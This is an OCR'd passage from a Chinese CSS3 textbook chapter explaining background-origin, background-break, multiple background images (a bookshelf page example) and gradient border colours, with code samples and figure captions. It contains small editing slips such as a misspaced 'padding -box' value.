


图 10-3　使用 border 属性值的效果图




图 10-4　使用 content 属性值的效果图

10.1.3 background-origin 属性

在 CSS 中如果要给图像定位，一般使用 background-position 属性，但是这个属性总是以元素的左上角为坐标原点进行图像定位。background-origin 属性用来指定绘制背景图像时的起点，使用此属性可以任意定位图像的起始位置。它的语法如下所示：

```
background-origin: border-box | padding-box | content-box
```

其中主要的参数如下所示：

- ❑ **border-box** 默认值，从 border 区域开始显示背景。
- ❑ **padding-box** 从 padding 区域开始显示背景。
- ❑ **content-box** 从 content 区域开始显示背景。

background-origin 属性主要用来决定 background-position 计算的参考位置。如果是 border 值，则在 border 边缘显示；如果是 padding 值，则背景图像的位置在 padding 边缘显示；如果是 content 值，则背景图像会以内容边缘作为起点；多个背景图像对应的 background-origin 值使用逗号隔开。

下面通过简单的案例来介绍 background-origin 属性的使用。

【实践案例 10-3】

在 Dreamweaver 中新建 html10-3 页面，添加 div 元素并指定背景图像，然后分别使用 background-clip 属性的 content 值和 border 值来给图像定位。代码如下所示：

```
<style type="text/css">
center{
    font-size:30px;
    font-style: italic;
    font-weight:bold;
    }
div{
    background-image:url(images/10231.jpg);
    background-repeat:no-repeat;
    border:20px double lightblue;
    width:580px;
    height:400px;
}
div.img1{
    -moz-background-clip:padding-box;
    -webkit-background-clip:padding-box;
    background-clip: padding -box;
    background-origin:content-box;
    -moz-background-origin:content-box;
    -webkit-background-origin:content-box;
}
div.img2{
    -moz-background-clip:padding-box;
```

```
        -webkit-background-clip:padding-box;
        background-clip: padding -box;
        background-origin:border-box;
        -moz-background-origin:border-box;
        -webkit-background-origin:border-box;
    }
    </style>
    </head>
    <body bgcolor="#FFCCFF">
        <div class="img1">
            <p><center>春（节选）</center><p>
                盼望着，盼望着，东风来了，春天的脚步近了。</br></br>
                一切都像刚睡醒的样子，欣欣然张开了眼。山朗润起来了，水涨起来了，太阳的脸
                红起来了。</br></br>
                小草偷偷地从土里钻出来，嫩嫩的，绿绿的。园子里，田野里，瞧去，一大片一大
                片满是的。坐着，躺着，打两个滚，踢几脚球，赛几趟跑，捉几回迷藏。风轻悄悄
                的，草绵软软的。</br></br>
                桃树、杏树、梨树，你不让我，我不让你，都开满了花赶趟儿。红的像火，粉的像
                霞，白的像雪。花里带着甜味，闭了眼，树上仿佛已经满是桃儿、杏儿、梨儿！花
                下成千成百的蜜蜂嗡嗡地闹着，大小的蝴蝶飞来飞去。野花遍地是：杂样儿，有名
                字的，没名字的，散在草丛里，像眼睛，像星星，还眨呀眨的。</br></br>
                "吹面不寒杨柳风"，不错的，像母亲的手抚摸着你。风里带来些新翻的泥土的气息，
                混着青草味，还有各种花的香，都在微微润湿的空气里酝酿。鸟儿将巢安在繁花嫩
                叶当中，高兴起来了，呼朋引伴地卖弄清脆的喉咙，唱出宛转的曲子，跟轻风流水
                应和着。牛背上牧童的短笛，这时候也成天嘹亮地响着。
            </p>
        </div>
    </body>
```

上述代码在<body>中选择<div class="img1">，则使用的是 content 属性，选择<div class="img2">，则使用的是 border 属性，不同的属性选择在浏览器中展示的效果不同，在 Chrome 浏览器中的效果如图 10-5 和图 10-6 所示。




图 10-5　使用 content 属性值的效果图




图 10-6　使用 border 属性值的效果图

10.1.4 background-break 属性

在 CSS 3 中可以使用 background-break 属性来指定平铺内联元素背景图像时的循环方式，它的主要参数值如下所示：

- **bounding-box** 背景图像在整个内联元素中进行平铺。
- **each-box** 背景图像在每一行中进行平铺。
- **continuous** 下一行中的图像紧接着上一行中的图像继续平铺。

下面通过简单的案例来介绍 background-origin 属性的使用。

【实践案例 10-4】

在 Dreamweaver 中新建 html10-4 页面，添加 div 元素，并在 div 内部添加 span 元素，给 span 元素添加背景图像，然后分别使用 background-break 属性的 bounding-box 值、each-box 值和 continuous 值来指定背景图像的循环方式。代码如下所示：

```
<style type="text/css">
span{
    background-image: url(images/xiaohua.jpg) ;
   font-size: 24px;
   font-weight:bold;
    line-height:1.5;
}
div.img1 span{
    -moz-background-inline-policy: bounding-box;
}
div.img2 span{
    -moz-background-inline-policy: each-box;
}
div.img3 span{
    -moz-background-inline-policy: continuous;
}
</style>
</head>
<body>
    <div class="img1"><span>雨是最寻常的，一下就是三两天。可别恼，看，像牛毛，像
    花针，像细丝，密密地斜织着，人家屋顶上全笼着一层薄烟。树叶儿却绿得发亮，小草儿也青
    得逼你的眼。傍晚时候，上灯了，一点点黄晕的光，烘托出一片安静而和平的夜。在乡下，小
    路上，石桥边，有撑起伞慢慢走着的人；地里还有工作的农民，披着蓑，戴着笠。他们的房屋，
    稀稀疏疏的，在雨里静默着。</span>
    </div>
</body>
```

上述代码在<body>中选择<div class="img1">则使用的是 bounding-box 属性，选择<div class="img2">则使用的是 each-box 属性，选择<div class="img3">则使用的是 continuous 属性，选择不同的属性在浏览器中展示的效果不同，在 Firefox 浏览器中的效果如图 10-7、

图 10-8 和图 10-9 所示。





图 10-7　bounding-box 属性




图 10-8　each-box 属性




图 10-9　continuous 属性

10.2　项目案例 1：实现书架效果

在 CSS 3 中可以在同一个元素里添加多个背景图像，并且可以将多个背景图像进行重叠显示，这样有利于调整背景图像中所用的素材。本节将通过上一节所学的背景样式来实现在同一个元素中添加多个背景图像的功能，实现书架展示效果的操作。

【实例分析】

现在随着网上购物越来越流行，很多图书也可以在网上购买。实现在书架页面中显示多个图像效果的主要步骤如下所示。

（1）首先在 Dreamweaver 中新建 html10-5 页面，添加两个 div 元素，它们分别用来显示标题和图片。页面具体代码如下所示。

```
<body>
<div id="header">
  <div id="register header">
   <div class="register header left"><img src="images/logo.gif" alt=
   "logo"></div>
   <div class="register header right"><a href="index.html" class="blue">
   首页</a> | <a href="product.html" class="blue">商品展示页</a> | <a href=
   "shopping.html" class="blue">购物车</a> |  <a href="login.html" class=
   "blue">登录</a></div>
   </div>
</div>
<div id="main">
  <div class="register content">
    <div class="register mid bg">
      <ul>
        <li class="register_mid_left">1. 当当书架</li>
        <li class="register_mid_mid">2. 图书支付</li>
        <li class="register_mid_right">3. 支付成功</li>
    </ul>
```

```
        </div>
        <div class="register title bg"><br></div>
        <div class="register top bg mid"></div>
        <div class="img1"></div>
      </div>
    </div>
    </body>
```

（2）为页面中的元素添加相应的样式，使用 background-image 属性添加多张背景图片。具体样式代码如下所示：

```
<style type="text/css">
form{
    margin-top:10px;
    margin-left:20px;
    margin-right:400px;
    }
div.img1{
    margin-top:30px;
    background-image:url(images/5.jpg),url(images/30.jpg),url(images/1.jpg);
    background-repeat: no-repeat, no-repeat,no-repeat;
    background-position:20% 100%,80% 0%,top;
    padding: 100px 10px 100px;
}
.title{
    height:45px;
    font-size:36px;
    font-weight:bold;
    }
</style>
```

（3）运行本示例的代码进行测试，在 Chrome 浏览器中的最终效果如图 10-10 所示。




图 10-10　显示多个背景图片效果图

10.3 边框样式

在CSS 2之前的版本中使用border属性只能设置纯色或者简单的线条(如solid、double、dashed等)，而CSS 3中添加了新的边框样式，可以使用图片设置边框样式和颜色，还可以添加阴影框，甚至可以实现创建圆角边框的功能。

本节将主要学习CSS 3中新增加的border-color属性、border-image属性和border-radius属性。

各种浏览器对border属性的兼容不同，在Firefox浏览器中支持这3个属性，需要在属性前面加上“-moz-”；在Chrome浏览器中支持除border-color之外的两个属性，需要在属性前面加上“-webkit-”；在Opera浏览器中也是支持除border-color之外的两个属性，直接写属性名即可。

10.3.1 border-color属性

border-color属性可以用来设置边框的颜色，在CSS 3中border-color增加了许多功能，除了可以和CSS 2之前版本中的border-color属性混合使用外，还可以为边框设置更多的颜色，比如给边框添加渐变颜色或者显示边框的彩色效果。

在之前border-color属性的基础上，CSS 3中又增加了4种新的颜色属性。它们的具体说明如下所示：

- **border-top-colors** 定义元素顶部边框的颜色。
- **border-right-colors** 定义元素右侧边框的颜色。
- **border-bottom-colors** 定义元素底部边框的颜色。
- **border-left-colors** 定义元素左侧边框的颜色。

下面通过简单的案例来介绍border-color属性的使用。

【实践案例10-5】

在Dreamweaver中新建html10-6页面，添加div元素，然后使用border-color属性设置边框的颜色为渐变色。代码如下所示：

```
<style type="text/css">
    div.div1{
        width:500px;
        height:250px;
        border:35px solid;
        -moz-border-top-colors:#F00 #F00 #F00 #F00 #F00 #F90 #F90 #F90 #F90
        #F90 #FF0 #FF0 #FF0 #FF0 #FF0 #0C0 #0C0 #0C0 #0C0 #0C0 #9F0 #9F0 #9F0
        #9F0 #9F0 #09F #09F #09F #09F #09F #63F #63F #63F #63F #63F;
        -moz-border-right-colors:#F00 #F00 #F00 #F00 #F00 #F90 #F90 #F90 #F90
        #F90 #FF0 #FF0 #FF0 #FF0 #FF0 #0C0 #0C0 #0C0 #0C0 #0C0 #9F0 #9F0 #9F0
        #9F0 #9F0 #09F #09F #09F #09F #09F #63F #63F #63F #63F #63F;
```

```
            -moz-border-bottom-colors:#F00 #F00 #F00 #F00 #F00 #F90 #F90 #F90
            #F90 #F90 #FF0 #FF0 #FF0 #FF0 #FF0 #0C0 #0C0 #0C0 #0C0 #0C0 #9F0 #9F0
            #9F0 #9F0 #9F0 #09F #09F #09F #09F #09F #63F #63F #63F #63F #63F;
            -moz-border-left-colors:#F00 #F00 #F00 #F00 #F00 #F90 #F90 #F90 #F90
            #F90 #FF0 #FF0 #FF0 #FF0 #FF0 #0C0 #0C0 #0C0 #0C0 #0C0 #9F0 #9F0 #9F0
            #9F0 #9F0 #09F #09F #09F #09F #09F #63F #63F #63F #63F #63F;
        }
        div.div2{
            width:500px;
            height:250px;
            background-image:url(images/1002.jpg)
        }
    </style>
    <body>
        <div class="div1">
            <div class="div2"></div>
        </div>
    </body>
```

上述代码在 Firefox 浏览器中的效果如图 10-11 所示。

